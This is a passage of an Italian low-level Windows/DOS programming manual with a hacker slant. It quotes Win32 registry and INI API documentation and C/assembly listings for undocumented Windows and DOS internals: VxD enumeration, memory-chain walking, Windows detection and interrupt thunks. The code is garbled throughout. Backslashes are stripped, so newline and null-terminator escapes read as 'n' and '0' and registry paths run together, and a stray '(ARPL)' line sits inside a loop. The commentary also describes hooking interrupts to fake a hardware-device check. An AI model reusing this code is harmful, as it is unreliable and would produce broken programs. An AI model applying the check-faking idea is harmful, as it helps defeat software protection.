RegCreateKeyEx, RegFlushKey, RegOpenKeyEx, RegQueryValue
RegSetValue
The RegSetValue function associates a value with a specified key. This value
must be a text string and cannot have a name. This function is provided for
compatibility with Windows version 3.1. Win32-based applications should use the
RegSetValueEx function, which allows an application to set any number of named
values of any data type.
LONG RegSetValue(
HKEY hKey, // handle of key to set value for
LPCTSTR lpSubKey, // address of subkey name
DWORD dwType, // type of value
LPCTSTR lpData, // address of value data
DWORD cbData // size of value data
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpSubKey
Points to a null-terminated string containing the name of the subkey with which
a value is associated. This parameter can be null or a pointer to an empty
string. In this case, the value will be added to the key identified by the hKey
parameter.
dwType
Specifies the type of information to be stored. This parameter must be the
REG_SZ type. To store other data types, use the RegSetValueEx function.
lpData
Points to a null-terminated string containing the value to set for the specified
key.
cbData
Specifies the length, in bytes, of the string pointed to by the lpData
parameter, not including the terminating null character.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
If the key specified by the lpSubKey parameter does not exist, the RegSetValue
function creates it.
Value lengths are limited by available memory. Long values (more than 2048
bytes) should be stored as files with the filenames stored in the registry. This
helps the registry perform efficiently.
The key identified by the hKey parameter must have been opened with
KEY_SET_VALUE access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx
function. If the ANSI version of this function is used (either by explicitly
calling RegSetValue or by not defining Unicode before including the WINDOWS.H
file), the lpData parameter must be an ANSI character string. The string is
converted to Unicode before it is stored in the registry.
See Also
RegCreateKeyEx, RegFlushKey, RegOpenKeyEx, RegQueryValue
WritePrivateProfileString
The WritePrivateProfileString function copies a string into the specified
section of the specified initialization file.
This function is provided for compatibility with 16-bit Windows-based
applications. WIn32-based applications should store initialization information
in the registry.
BOOL WritePrivateProfileString(
LPCTSTR lpAppName, // pointer to section name
LPCTSTR lpKeyName, // pointer to key name
LPCTSTR lpString, // pointer to string to add
LPCTSTR lpFileName // pointer to initialization filename
);
Parameters
lpAppName
Points to a null-terminated string containing the name of the section to which
the string will be copied. If the section does not exist, it is created. The
name of the section is case-independent; the string can be any combination of
uppercase and lowercase letters.
lpKeyName
Points to the null-terminated string containing the name of the key to be
associated with a string. If the key does not exist in the specified section, it
is created. If this parameter is NULL, the entire section, including all entries
within the section, is deleted.
lpString
Points to a null-terminated string to be written to the file. If this parameter
is NULL, the key pointed to by the lpKeyName parameter is deleted.
Windows 95: This platform does not support the use of the TAB (t) character as
part of this parameter.
lpFileName
Points to a null-terminated string that names the initialization file.
Return Values
If the function successfully copies the string to the initialization file, the
return value is nonzero.
If the function fails, or if it flushes the cached version of the most recently
accessed initialization file, the return value is zero. To get extended error
information, call GetLastError.
Remarks
Windows 95:
Windows 95 keeps a cached version of WIN.INI to improve performance. If all
three parameters are NULL, the function flushes the cache. The function always
returns FALSE after flushing the cache, regardless of whether the flush succeeds
or fails.
A section in the initialization file must have the following form:
[section]
key=string
.
.
.
If the lpFileName parameter does not contain a full path and filename for the
file, WritePrivateProfileString searches the Windows directory for the file. If
the file does not exist, this function creates the file in the Windows
directory.
If lpFileName contains a full path and filename and the file does not exist,
WriteProfileString creates the file. The specified directory must already exist.
Windows NT:
Windows NT maps most .INI file references to the registry, using the mapping
defined under the following registry key:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMapping
Windows NT keeps a cache for the IniFileMapping registry key. Calling
WritePrivateProfileStringW with the value of all arguments set to NULL will
cause Windows NT to refresh its cache of the IniFileMappingKey for the specified
.INI file.
The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use
the following steps to locate initialization information:
1. Look in the registry for the name of the initialization file, say myfile.ini,
under IniFileMapping:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMappingmyfile.ini
2. Look for the section name specified by lpAppName. This will be a named value
under myfile.ini, or a subkey of myfile.ini, or will not exist.
3. If the section name specified by lpAppName is a named value under myfile.ini,
then that value specifies where in the registry you will find the keys for the
section.
4. If the section name specified by lpAppName is a subkey of myfile.ini, then
named values under that subkey specify where in the registry you will find the
keys for the section. If the key you are looking for does not exist as a named
value, then there will be an unnamed value (shown as "<No Name>") that specifies
the default location in the registry where you will find the key.
5. If the section name specified by lpAppName does not exist as a named value or
as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No
Name>") under myfile.ini that specifies the default location in the registry
where you will find the keys for the section.
6. If there is no subkey for myfile.ini, or if there is no entry for the section
name, then look for the actual myfile.ini on the disk and read its contents.
When looking at values in the registry that specify other registry locations,
there are several prefixes that change the behavior of the ini file mapping:
! - this character forces all writes to go both to the registry and to the .INI
file on disk.
# - this character causes the registry value to be set to the value in the
Windows 3.1 .INI file when a new user logs in for the first time after setup.
@ - this character prevents any reads from going to the .INI file on disk if the
requested data is not found in the registry.
USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix
is relative to that key.
SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after
the prefix is relative to that key.
An application using the WritePrivateProfileStringW function to enter .INI file
information into the registry should follow these guidelines:
· Ensure that no .INI file of the specified name exists on the system.
· Ensure that there is a key entry in the registry that specifies the .INI file.
This entry should be under the path HKEY_LOCAL_MACHINESOFTWARE
MicrosoftWindows NTCurrentVersionIniFileMapping.
· Specify a value for that .INI file key entry that specifies a section. That is
to say, an application must specify a section name, as it would appear within an
.INI file or registry entry. Here is an example: [My Section].
· For system files, specify SYS for an added value.
· For application files, specify USR within the added value. Here is an example:
"My Section: USR: App NameSection". And, since USR indicates a mapping under
HKEY_CURRENT_USER, the application should also create a key under
HKEY_CURRENT_USER that specifies the application name listed in the added value.
For the example just given, that would be "App Name".
· After following the preceding steps, an application setup program should call
WritePrivateProfileStringW with the first three parameters set to NULL, and the
fourth parameter set to the INI filename. For example:
WritePrivateProfileStringW( NULL, NULL, NULL, L"appname.ini" );
· Such a call causes the mapping of an .INI file to the registry to take effect
before the next system reboot. The operating system re-reads the mapping
information into shared memory. A user will not have to reboot their computer
after installing an application in order to have future invocations of the
application see the mapping of the .INI file to the registry.
The following sample code illustrates the preceding guidelines and is based on
several assumptions:
· There is an application named "App Name."
· That application uses an .INI file named "appname.ini."
· There is a section in the .INI file that we want to look like this:
[Section1]
FirstKey = It all worked out okay.
SecondKey = By golly, it works.
ThirdKey = Another test.
· The user will not have to reboot the system in order to have future
invocations of the application see the mapping of the .INI file to the registry.
Here is the sample code :
// include files
#include <stdio.h>
#include <windows.h>
// a main function
main()
{
// local variables
CHAR inBuf[80];
HKEY hKey1, hKey2;
DWORD dwDisposition;
LONG lRetCode;
// try to create the .INI file key
lRetCode = RegCreateKeyEx ( HKEY_LOCAL_MACHINE,
"SOFTWAREMicrosoftWindows NT
CurrentVersionIniFileMappingappname.ini",
0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE,
NULL, &hKey1,
&dwDisposition);
// if we failed, note it, and leave
if (lRetCode != ERROR_SUCCESS){
printf ("Error in creating appname.ini keyn");
return (0) ;
}
// try to set a section value
lRetCode = RegSetValueEx ( hKey1,
"Section1",
0,
REG_SZ,
"USR:App NameSection1",
20);
// if we failed, note it, and leave
if (lRetCode != ERROR_SUCCESS) {
printf ( "Error in setting Section1 valuen");
return (0) ;
}
// try to create an App Name key
lRetCode = RegCreateKeyEx ( HKEY_CURRENT_USER,
"App Name",
0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE,
NULL, &hKey2,
&dwDisposition);
// if we failed, note it, and leave
if (lRetCode != ERROR_SUCCESS) {
printf ("Error in creating App Name keyn");
return (0) ;
}
// force the operating system to re-read the mapping into shared memory
// so that future invocations of the application will see it
// without the user having to reboot the system
WritePrivateProfileStringW( NULL, NULL, NULL, L"appname.ini" );
// if we get this far, all has gone well
// let's write some added values
WritePrivateProfileString ("Section1", "FirstKey",
"It all worked out okay.", "appname.ini");
WritePrivateProfileString ("Section1", "SecondKey",
"By golly, it works.", "appname.ini");
WritePrivateProfileSection ("Section1", "ThirdKey = Another Test.",
"appname.ini");
// let's test our work
GetPrivateProfileString ("Section1", "FirstKey",
"Bogus Value: Get didn't work", inBuf, 80,
"appname.ini");
printf ("%s", inBuf);
// okay, we are outta here
return(0);
}
See Also
GetPrivateProfileString
GetPrivateProfileSection
The GetPrivateProfileSection function retrieves all of the keys and values for
the specified section from an initialization file. This function is provided for
compatibility with 16-bit applications written for Windows. Win32-based
applications should store initialization information in the registry.
Windows 95:
The specified profile section must not exceed 32K.
Windows NT:
The specified profile section has no size limit.
DWORD GetPrivateProfileSection(
LPCTSTR lpAppName, // address of section name
LPTSTR lpReturnedString, // address of return buffer
DWORD nSize, // size of return buffer
LPCTSTR lpFileName // address of initialization filename
);
Parameters
lpAppName
Points to a null-terminated string containing the section name in the
initialization file.
lpReturnedString
Points to a buffer that receives the key name and value pairs associated with
the named section. The buffer is filled with one or more null-terminated
strings; the last string is followed by a second null character.
nSize
Specifies the size, in characters, of the buffer pointed to by the
lpReturnedString parameter.
Windows 95:
The maximum buffer size is 32,767 characters.
Windows NT:
There is no maximum buffer size.
lpFileName
Points to a null-terminated string that names the initialization file. If this
parameter does not contain a full path to the file, Windows searches for the
file in the Windows directory.
Return Values
The return value specifies the number of characters copied to the buffer, not
including the terminating null character. If the buffer is not large enough to
contain all the key name and value pairs associated with the named section, the
return value is equal to nSize minus two.
Remarks
The data in the buffer pointed to by the lpReturnedString parameter consists of
one or more null-terminated strings, followed by a final null character. Each
string has the following format:
key=string
The GetPrivateProfileSection function is not case-sensitive; the string pointed
to by the lpAppName parameter can be a combination of uppercase and lowercase
letters.
This operation is atomic; no updates to the specified initialization file are
allowed while the key name and value pairs for the section are being copied to
the buffer pointed to by the lpReturnedString parameter.
Windows NT:
Calls to private profile functions may be mapped to the registry instead of to
the specified initialization files. This mapping occurs when the initialization
file and section are specified in the registry under the following keys:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMapping
This mapping is likely if an application modifies system-component
initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these
cases, the GetPrivateProfileSection function retrieves information from the
registry, not from the initialization file; the change in the storage location
has no effect on the function's behavior.
The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use
the following steps to locate initialization information:
1. Look in the registry for the name of the initialization file, say myfile.ini,
under IniFileMapping:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMappingmyfile.ini
2. Look for the section name specified by lpAppName. This will be a named value
under myfile.ini, or a subkey of myfile.ini, or will not exist.
3. If the section name specified by lpAppName is a named value under myfile.ini,
then that value specifies where in the registry you will find the keys for the
section.
4. If the section name specified by lpAppName is a subkey of myfile.ini, then
named values under that subkey specify where in the registry you will find the
keys for the section. If the key you are looking for does not exist as a named
value, then there will be an unnamed value (shown as "<No Name>") that specifies
the default location in the registry where you will find the key.
5. If the section name specified by lpAppName does not exist as a named value or
as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No
Name>") under myfile.ini that specifies the default location in the registry
where you will find the keys for the section.
6. If there is no subkey for myfile.ini, or if there is no entry for the section
name, then look for the actual myfile.ini on the disk and read its contents.
When looking at values in the registry that specify other registry locations,
there are several prefixes that change the behavior of the ini file mapping:
! - this character forces all writes to go both to the registry and to the .INI
file on disk.
# - this character causes the registry value to be set to the value in the
Windows 3.1 .INI file when a new user logs in for the first time after setup.
@ - this character prevents any reads from going to the .INI file on disk if the
requested data is not found in the registry.
USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix
is relative to that key.
SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after
the prefix is relative to that key.
See Also
GetProfileInt
RegDeleteValue
The RegDeleteValue function removes a named value from the specified registry
key.
LONG RegDeleteValue(
HKEY hKey, // handle of key
LPCTSTR lpValueName // address of value name
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpValueName
Points to a null-terminated string that names the value to remove. If this
parameter is NULL or points to an empty string, the value set by the RegSetValue
function is removed.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The key identified by the hKey parameter must have been opened with
KEY_SET_VALUE access (KEY_WRITE access includes KEY_SET_VALUE access).
See Also
RegSetValue
ALCUNI SEGRETI DI WINDOWS
Fino ad ora le api viste erano relative alle funzioni documentate.
Per motivi di mancata sicurezza nei confronti della possibilità di far rimenere
presenti nelle successive versioni di Windows, alcune funzioni non sono state
documentate.
Qui ne vedremo alcune riportando anche i sorgenti C di alcune di loro.
TESTA IL BIT PE (PROTECT ENABLE) NELLA MSW (Machine Status Word)
/* bcc –2 pe.c */
#include <stdio.h>
main()
{
unsigned msw;
unsigned iopl;
_asm pushf
_asm pop ax
_asm shr ax, 12
_asm and ax, 3
_asm mov word ptr iopl, ax
printf("IOPL=%dn", iopl);
_asm smsw ax /* Store Machine Status Word: low CR0 */
_asm mov msw, ax
printf("PE (protect enable) bit %sn",
(msw & 1) ? "SET" : "NOT set");
return (msw & 1);
}
Virtual-8086 (V86) VxD APIs
#include <stdio.h>
#include <dos.h>
typedef unsigned char BYTE;
typedef unsigned short WORD;
typedef unsigned long DWORD;
typedef DWORD (far *FUNCPTR)(void);
// call the Windows "Get Device Entry Point Address" function
// Interrupt 2Fh Function 1684h
FUNCPTR GetDeviceAPI(WORD vxd_id)
{
_asm {
push di
push es
xor di, di
mov es, di
mov ax, 1684h
mov bx, vxd_id
int 2fh
mov ax, di
mov dx, es
pop es
pop di
}
// return value in DX:AX
}
int IsEnhancedMode(void)
{
_asm {
mov ax, 1600h
int 2fh
test al, 7fh
jz no
}
return 1;
no: return 0;
}
void fail(const char *s, ...) { puts(s); exit(1); }
int main()
{
WORD i;
FUNCPTR fp;
if (! IsEnhancedMode())
fail("This program requires Windows Enhanced mode");
puts("Virtual-8086 (V86) VxD APIs:");
// for each possible device id, see if there's an API
for (i=0; i<0xffff; i++)
if (fp = GetDeviceAPI(i))
printf("%04Xh %Fp %0lX %02Xn",
i, // VxD ID
fp, // V86 entry point
((DWORD) FP_SEG(fp) << 4) + FP_OFF(fp), // linear addr
*((BYTE far *) fp)); // byte
(ARPL)
return 0;
}
Toy Win16 Server for FWORD.C (Win32->Win16 Thunk demo)
/*
Win32 app can call INT 21h, INT 2Fh, or INT 31h via INTSERV
bcc -W -3 -B intserv.c
from Schulman, Unauthorized Windows, 1994
*/
#include <stdlib.h>
#include <stdio.h>
#include <dos.h>
#define NOGDI
#include "windows.h"
static char dummy; // just something to take seg of
// static vars: only one caller at a time
#define SERVER(calls,intno) { 
static char stack[1024]; 
static unsigned stack_seg; 
static unsigned prev_seg; 
static unsigned long prev_ofs; 
static unsigned prev_ds; 
_asm {
push ax; 
push bx; 
mov ax, ds; 
mov bx, seg dummy; 
mov ds, bx; 
mov stack_seg, bx; 
mov prev_ds, ax; 
pop bx; 
pop ax; 
mov prev_seg, ss; 
mov dword ptr prev_ofs, esp; 
mov ss, stack_seg; 
mov sp, offset stack; 
add sp, 512; 
} 
calls++; 
_asm { 
int intno; 
mov ss, prev_seg; 
mov esp, dword ptr prev_ofs; 
mov ds, prev_ds; 
db 66h; 
retf; 
} 
}
unsigned long calls21 = 0;
unsigned long calls2F = 0;
unsigned long calls31 = 0;
void server21(void) { SERVER(calls21, 0x21); }
void server2F(void) { SERVER(calls2F, 0x2F); }
void server31(void) { SERVER(calls31, 0x31); }
int PASCAL WinMain(HANDLE hInstance, HANDLE hprev21Instance,
LPSTR lpszCmdLine, int nCmdShow)
{
char buf[120];
int len;
len = sprintf(buf, "INT 21h server @ %Fpn", (void far *) server21);
len += sprintf(buf+len, "INT 2Fh server @ %Fpn", (void far *) server2F);
len += sprintf(buf+len, "INT 31h server @ %Fp", (void far *) server31);
MessageBox(0, buf, "INTSERV", MB_OK);
// servers are active until click MB_OK above
len = sprintf(buf, "%lu calls to INT 21h servern", calls21);
len += sprintf(buf+len, "%lu calls to INT 2Fh servern", calls2F);
len += sprintf(buf+len, "%lu calls to INT 31h server", calls31);
MessageBox(0, buf, "INTSERV", MB_OK);
return 0;
}
MAPPA I DEVICE IN MEMORIA
/*
MAP.C
from "Undocumented DOS", 2nd edition (Addison-Wesley, 1993)
bcc intvect.c map.c
bcc intchain.c map.c
bcc -DTESTING map.c
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <dos.h>
typedef unsigned char BYTE;
typedef unsigned short WORD;
typedef unsigned long DWORD;
typedef void far *FP;
#ifndef MK_FP
#define MK_FP(s,o) ((((DWORD) s) << 16) + (o))
#endif
#pragma pack(1)
typedef struct {
DWORD start, end;
char name[9];
} BLOCK;
static BLOCK *map;
static int num_block = 0;
int cmp_func(const void *b1, const void *b2)
{
if (((BLOCK *) b1)->start < ((BLOCK *) b2)->start) return -1;
else if (((BLOCK *) b1)->start > ((BLOCK *) b2)->start) return 1;
else return 0;
}
typedef struct {
BYTE type; /* 'M'=in chain; 'Z'=at end */
WORD owner; /* PSP of the owner */
WORD size; /* in 16-byte paragraphs */
BYTE unused[3];
BYTE name[8]; /* in DOS 4+ */
} MCB;
#define IS_PSP(mcb) (FP_SEG(mcb) + 1 == (mcb)->owner)
WORD get_first_mcb(void)
{
_asm mov ah, 52h
_asm int 21h
_asm mov ax, es:[bx-2]
// retval in AX
}
typedef struct DEV {
struct DEV far *next;
WORD attr, strategy, intr;
union {
BYTE name[8], blk_cnt;
} u;
} DEV;
#define IS_CHAR_DEV(dev) ((dev)->attr & (1 << 15))
DEV far *get_nul_dev(void)
{
_asm mov ah, 52h
_asm int 21h
_asm mov dx, es
_asm lea ax, [bx+22h]
// retval in DX:AX
}
int get_num_block_dev(DEV far *dev)
{
// can't rely on # block devices at SysVars+20?
int num_blk = 0;
do {
if (! IS_CHAR_DEV(dev))
num_blk += dev->u.blk_cnt;
dev = dev->next;
} while(FP_OFF(dev->next) != (WORD) -1);
return num_blk;
}
WORD get_umb_link(void)
{
_asm mov ax, 5802h
_asm int 21h
_asm xor ah, ah
// return value in AX
}
WORD set_umb_link(WORD flag)
{
_asm mov ax, 5803h
_asm mov bx, flag
_asm int 21h
_asm jc error
_asm xor ax, ax
error:;
// return 0 or error code in AX
}
WORD get_dos_ds(void)
{
_asm push ds
_asm mov ax, 1203h
_asm int 2fh
_asm mov ax, ds
_asm pop ds
// retval in AX
}
/* find IO.SYS segment with built-in drivers */
WORD get_io_seg(void)
{
WORD io_seg = 0;
DEV far *dev = get_nul_dev();
do {
if (IS_CHAR_DEV(dev))
if (_fstrncmp(dev->u.name, "CON ", 8) == 0)
io_seg = FP_SEG(dev); // we'll take the last one
dev = dev->next;
} while(FP_OFF(dev->next) != (WORD) -1);
return io_seg;
}
static int did_init = 0;
void do_init(void)
{
MCB far *mcb;
DEV far *dev;
WORD dos_ds, io_seg, mcb_seg, next_seg, save_link;
BLOCK *block;
int blk, i;
map = (BLOCK *) calloc(100, sizeof(BLOCK));
block = map;
io_seg = get_io_seg();
block->start = io_seg << 4; block->end = (DWORD) -1;
strcpy(block->name, "IO");
block++;
dos_ds = get_dos_ds();
block->start = dos_ds << 4; block->end = (DWORD) -1;
strcpy(block->name, "DOS");
block++;
// should really check if there IS an HMA!
block->start = 0x100000L; block->end = 0x10FFEEL;
strcpy(block->name, "HMA");
block++;
num_block = 3;
/* walk MCB chain, looking for PSPs, interrupt owners */
if (_osmajor >= 4)
{
mcb_seg = get_first_mcb();
mcb = (MCB far *) MK_FP(mcb_seg, 0);
if (_osmajor >= 5) // be lazy; see ch. 7 for DOS < 5
{
save_link = get_umb_link();
set_umb_link(1); // access UMBs too
}
for (;;)
{
next_seg = mcb_seg + mcb->size + 1;
if (IS_PSP(mcb))
{
block->start = ((DWORD) mcb_seg) << 4;
block->end = ((DWORD) next_seg) << 4;
_fstrncpy(block->name, mcb->name, 8);
block->name[8] = '0';
block++;
num_block++;
}
mcb_seg = next_seg;
if (mcb->type == 'M')
mcb = (MCB far *) MK_FP(next_seg, 0);
else
break;
}
}
/* walk device chain looking for non-builtin drivers */
dev = get_nul_dev();
blk = get_num_block_dev(dev);
do {
MCB far *dev_mcb;
if ((FP_SEG(dev) != dos_ds) && (FP_SEG(dev) != io_seg))
{
block->start = (((DWORD) FP_SEG(dev)) << 4) + FP_OFF(dev);
dev_mcb = (MCB far *) MK_FP(FP_SEG(dev)-1,0);
if (dev_mcb->owner == 8)
{
dev = dev->next;
continue;
}
if (dev_mcb->type == 'M')
block->end = block->start + ((DWORD) dev_mcb->size << 4);
else
block->end = (DWORD) -1;
if (IS_CHAR_DEV(dev))
{
_fstrncpy(block->name, dev->u.name, 8);
block->name[8] = '0';
}
else
{
// to determine drive letter, have to work backwards
// from number of block devices
blk -= dev->u.blk_cnt;
block->name[0] = blk + 'A';
block->name[1] = ':';
block->name[2] = '0';
}
block++;
num_block++;
}
dev = dev->next;
} while(FP_OFF(dev->next) != (WORD) -1);
if (_osmajor >= 5)
set_umb_link(save_link);
qsort(map, num_block, sizeof(BLOCK), cmp_func);
for (i=0, block=map; i<num_block-1; i++, block++)
if (block->end == (DWORD) -1)
block->end = map[i+1].start;
if (block->end == (DWORD) -1) // last one
block->end = 0xFFFFFL;
did_init = 1;
}
char *find_owner(DWORD lin_addr)
{
BLOCK *block;
int i;
if (! did_init)
do_init();
for (i=0, block=map; i<num_block; i++, block++)
if ((lin_addr >= block->start) &&
(lin_addr <= block->end))
return block->name;
/* still here */
return (char *) 0;
}
#ifdef TESTING
main()
{
BLOCK *block;
int i;
do_init();
for (i=0, block=map; i<num_block; i++, block++)
printf("%08lX %08lX %sn",
block->start, block->end, block->name);
}
#endif
Detecting Windows mode, version from DOS
/*
ISWIN.C
Andrew Schulman, February 1993
from "Undocumented DOS", 2nd edition (Addison-Wesley, 1993)
bcc -DSTANDALONE iswin.c
*/
#include <stdlib.h>
#include <stdio.h>
#include <dos.h>
#define REAL_MODE 1
#define STANDARD_MODE 2
#define ENHANCED_MODE 3
#define SYSTEM_VM 1
int detect_switcher(void)
{
int retval = 1;
_asm push di
_asm push es
_asm xor bx, bx
_asm mov di, bx
_asm mov es, bx
_asm mov ax, 4b02h
_asm int 2fh
_asm mov cx, es
_asm or cx, di
_asm je no_switcher
done:
_asm pop es
_asm pop di
return retval;
no_switcher:
retval = 0;
goto done;
}
int is_win(int *pmaj, int *pmin, int *pmode)
{
unsigned short retval;
int maj=0, min=0, mode=0;
/* make sure someone, anyone has INT 2Fh */
if (_dos_getvect(0x2F) == 0)
return 0;
/* call 2F/160A to see if Windows 3.1+ */
_asm mov ax, 160ah
_asm int 2fh
_asm mov retval, ax
if (retval == 0) /* AX=0 if Windows running */
{
_asm mov mode, cx /* CX=2 means Std; CX=3 means Enh */
_asm mov byte ptr maj, bh /* BX = major/minor (e.g., 030Ah) */
_asm mov byte ptr min, bl
*pmaj = maj;
*pmin = min;
*pmode = mode;
return 1;
}
/* call 2F/1600 to see if Windows 3.0 Enhanced mode or Windows/386 */
_asm mov ax, 1600h
_asm int 2fh
_asm mov byte ptr maj, al
_asm mov byte ptr min, ah
if ((maj == 1) || (maj == 0xFF)) /* Windows/386 2.x is running */
{
*pmaj = 2; /* Windows/386 2.x */
*pmin = 1; /* don't know; assume 2.1? */
*pmode = ENHANCED_MODE; /* Windows/386 sort of like Enhanced */
return 1;
}
else if (! ((maj == 0) || (maj == 0x80))) /* AL=0 or 80h if no Windows */
{ /* must be Windows 3.0 Enhanced mode */
*pmaj = maj;
*pmin = min;
*pmode = ENHANCED_MODE;
return 1;
}
/* call 2F/4680 to see if Windows 3.0 Standard or Real mode; but,
this could be a "3.0 derivative" such as DOSSHELL task switcher! */
_asm mov ax, 4680h
_asm int 2fh
_asm mov retval, ax
if (retval == 0) /* AX=0 if 2F/4680 handled */
{
/* make sure it isn't DOSSHELL task switcher */
if (detect_switcher())
return 0;
*pmaj = 3;
*pmin = 0;
/* either have Windows Standard mode or Real mode; to
distinguish, have to do fake Windows broadcasts with
2F/1605. Yuk! We'll avoid that here by assuming
3.0 Standard mode. If you really want to distinguish
3.0 Standard mode and Real mode, see _MSJ_, March 1991,
p. 113; and MS KB articles Q75943 and Q75338 */
*pmode = STANDARD_MODE;
return 1;
}
/* still here -- must not be running Windows */
return 0;
}
#ifdef STANDALONE
main()
{
int maj, min, mode=0;
if (! is_win(&maj, &min, &mode))
printf("Windows is not runningn");
else if (maj == 2)
printf("Running Windows/386 2.xn");
else
printf("Running Windows %u.%02u (or higher) %s moden",
maj,
min,
(mode == REAL_MODE) ? "Real" :
(mode == STANDARD_MODE) ? "Standard" :
(mode == ENHANCED_MODE) ? "Enhanced" :
/* don't know */ "???");
if (mode == ENHANCED_MODE)
{
unsigned short vm;
/* call 2F/1683 to see if DOS app running in System VM; if so,
this must be some hacked version of Windows like MSDPMI,
or we must be running inside WINSTART.BAT */
_asm mov ax, 1683h
_asm int 2fh
_asm mov vm, bx
if (vm == SYSTEM_VM)
printf("Running DOS app in System VM: "
"Must be WINSTART.BAT or hacked Windows!n");
else
printf("VM #%un", vm);
}
/* could also call 2F/160C to check for Windows in ROM */
return mode; /* can be tested with ERRORLEVEL */
}
#endif
SERVIZI D’INTERRUPTS BIOS E DOS
Spesso è necessario intercettare certi interrupts e quindi la cosa fondamentale
è conoscere lo scopo di questi.
Alcuni tipi di programmi basano il loro modo di funzionare in rapporto al
sistema di gestione degli interrupts.
Nei capitoli precedenti avevo riferito il fatto che nei primi 1024 bytes di
memoria sono residenti gli indirizzi dei 256 possibili interrupts per cui, a
parte sapere dove sono residenti, sarebbe possibile settare delle nostre
routines al posto di questi.
Due funzioni particolari dell’int 21h riportano e settano gli indirizzi degli
interrupts per cui volendo sfruttare una di queste possibilità potremmo usare
queste al posto di andare a scrivere e leggere direttamente dalla memoria.
Tutti i programmi residenti (TSR) si basano su questa metodologia e tra questa
tipologia di programmami troviamo anche i Virus che indipendentemente dal fatto
che come scopi siano stupidate, dal punto di vista tecnico spesso sono dei
giocattoli ben fatti.
Vedremo anche queste metodologie che spero verranno utilizzate per scopi
intelligenti.
La metodologia per la scrittura di questi è interessante anche per quanto
riguarda SoftIce.
SoftIce possiede uno dei suoi punti di forza nei breakpoint.
Grazie alla metodologia degli interrupts è possibile espandere le possibilitèà
dei breakpoint di SI.
Comunque per questo vi rimando al capitolo relativo a SI.
Quando si scrive una funzione od una procedura normalmente questa viene
terminata mediante un’istruzione di RET (return).
Le procedure d’interrupts terminano con l’istruzione IRET (interrupt return).
Molti linguaggi ad alto livello possiedono le specifiche adatte per la scrittura
di procedure adatte per essere utilizzate come routines d’interrupt anche se
sicuramente la scelta di un linguaggio differente dall’assembler complica certe
cose.
Nella scrittura dei programmi residenti (TSR) sorgono alcune problematiche
legate alla non rientranza del DOS.
A dire il vero questo era un problema esistente nel 1986, anni in cui scrissi un
volume di 400 pagine dedicato alla scrittura dei programmi residenti in
Linguaggio C.
Il volume si intitolava “Programmazione a basso livello in Linguaggio C” e se vi
interessa sicuramente lo troverete tra i testi PD residenti sulla rete FidoNet.
Essendo questo volume un manuale destinato a trattare tutte le tecniche che
spesso sono necessarie agli hacker vi riporto due file che vi permetteranno di
scrivere routines d’interrupt in C.
Infatti, com3e dicevo prima, spesso è necessario intercettarli per modificarne
il funzionamento.
Supponiamo che un programma interroghi una porta seriale per vedere se è
attaccata a questa qualche strano dispositivo hardware.
Per risolvere il problema sarebbe sufficiente eseguire una routine del tipo:
SALVA L’INDIRIZZO DELL’INTERRUPT
SETTA COME INDIRIZZO QUELLO DELLA MIA FUNZIONE
QUANDO VIENE CHIAMATA LA MIA FUNZIONE RITORNA IL VALORE CHE DESIDERO
Il seguente file è per compilatore Borland
• INT32.MAK
##############################################################################
# INT32.MAK
#
# Copyright (c) 1994 by Borland International
# All rights reserved.
#
# This is a small library to be used to create thunks for interrupt functions
# in 32bit DOS extended applications. The idea is to permit people to
# preserve their interrupt functions written in C/C++ to the greatest extent
# possible without adding compiler support. The argument layout for
# interrupt functions supported here matches that of the previous Borland
# 16bit interrupt functions, except that the arguments have been widened to
# 32bits.
#
# See the file t.c for an example of an interrupt function for 32bits.
#
# We are providing a _makeInt32Thunk function which constructs a thunk for
# the C/C++ interrupt functions which loads DS and builds the argument frame
# as expected. There is an option in the thunk creation to allow the thunk
# to chain to the old handler once the user handler has completed.
#
# void * _makeInt32Thunk (void * proc,
# void * dsLoc,
# unsigned short chainSel,
# unsigned long chainOffset);
#
# Builds a 32bit interrupt thunk for 'proc'. 'proc' should be an interrupt
# function declared as follows:
#
# void iproc (unsigned long ebp, unsigned long edi, unsigned long esi,
# unsigned long ds, unsigned long es, unsigned long edx,
# unsigned long ecx, unsigned long ebx, unsigned long ebx,
# unsigned long eip, unsigned long cs, unsigned long flags);
#
# 'dsLoc' should be a pointer to where the DS which the interrupt procedure
# requires is stored. The value stored there will be loaded into DS before
# your interrupt procedure is called.
#
# 'chainSel' is the optional selector of the interrupt routine that you want
# to chain to on return from your function.
#
# 'chainOffset' is the optional offset of the interrupt routine that you want
# to chain to on return from your function. If this is 0, then no chaining
# will be performed, and the thunk will return with an IRET instruction. If
# 'chainOffset' is non-zero, then the thunk will chain to the interrupt
# routine at chainSel:chainOffset with a 48bit jump on return from your
# handler.
#
